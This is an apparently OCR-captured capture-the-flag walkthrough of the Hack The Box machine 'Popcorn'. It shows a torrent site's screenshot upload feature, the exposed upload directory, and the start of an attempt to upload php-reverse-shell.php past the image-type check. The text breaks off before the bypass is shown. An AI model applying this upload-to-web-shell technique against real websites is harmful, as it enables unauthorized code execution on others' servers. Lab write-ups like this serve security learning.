
Torrent Browse... No fi



Torrent	Browse... logo.png
Optional name	
Category	(Choose)
Subcategory	
Description	
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No
	Upload Torrent




This is not a valid torrent file



- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other.**.
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent	Browse... kali-linux-2021.1-installer-amd64.iso.torrent
Optional name	
Category	(Choose)
Subcategory	
Description	
Tracker requires registration	○ Yes ● No
Post Annoymous	○ Yes ● No


get uploaded




kali-linux-2021-1-installer-amd64-iso

Download	kali-linux-2021-1-installer-amd64-iso
Uploaded By	qqkxqcHAfuwoLQNqkvvq
Category	Music Videos
Size	-3,039.90 KB

in order to exploit file uploads we have to know where the file gets placed



Screenshots



10.10.10.6/torrent/edit.php?mode=edit&id=8509e36e3f62457bb3e33d07 •••

Torrent Name: kali-linux-2021-1-installer-amd64-iso

Hash: 8509e36e3f62457bb3e33d07cd9a2440b83aa9fd

Category: Music Videos

Subcategory: Alternative

Description:

Tracker requires registration: ○ Yes ● No

Update


Filename:

Update Screenshot: Browse... logo.png

Submit Screenshot

Allowed types : jpg, jpeg, gif, png. *
Max Size : 100kb
Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one


let's upload our logo image




10.10.10.6/torrent/upload_file.php?mode=

```
Upload: logo.png
Type: image/png
Size: 4.5537109375 Kb
Upload Completed.
Please refresh to see the new screenshot.
```

we do see our image here





10.10.10.6/torrent/upload/


GTFOBins GitHub - swisskyrepo/...

Index of /torrent/upload


Name	Last modified
Parent Directory	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.php	10-May-2021 01:3
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:0
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png	10-May-2021 02:4
noss.png	02-Jun-2007 23:1

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

so let try to upload a php script




```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/Documents/htb/boxes/help/php-reverse-shell.php
/Documents/htb/boxes/jarvis/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
```



Jpdate Screenshot

php-reverse-shell.php


Allowed types : jpg, jpeg, gif, png. *



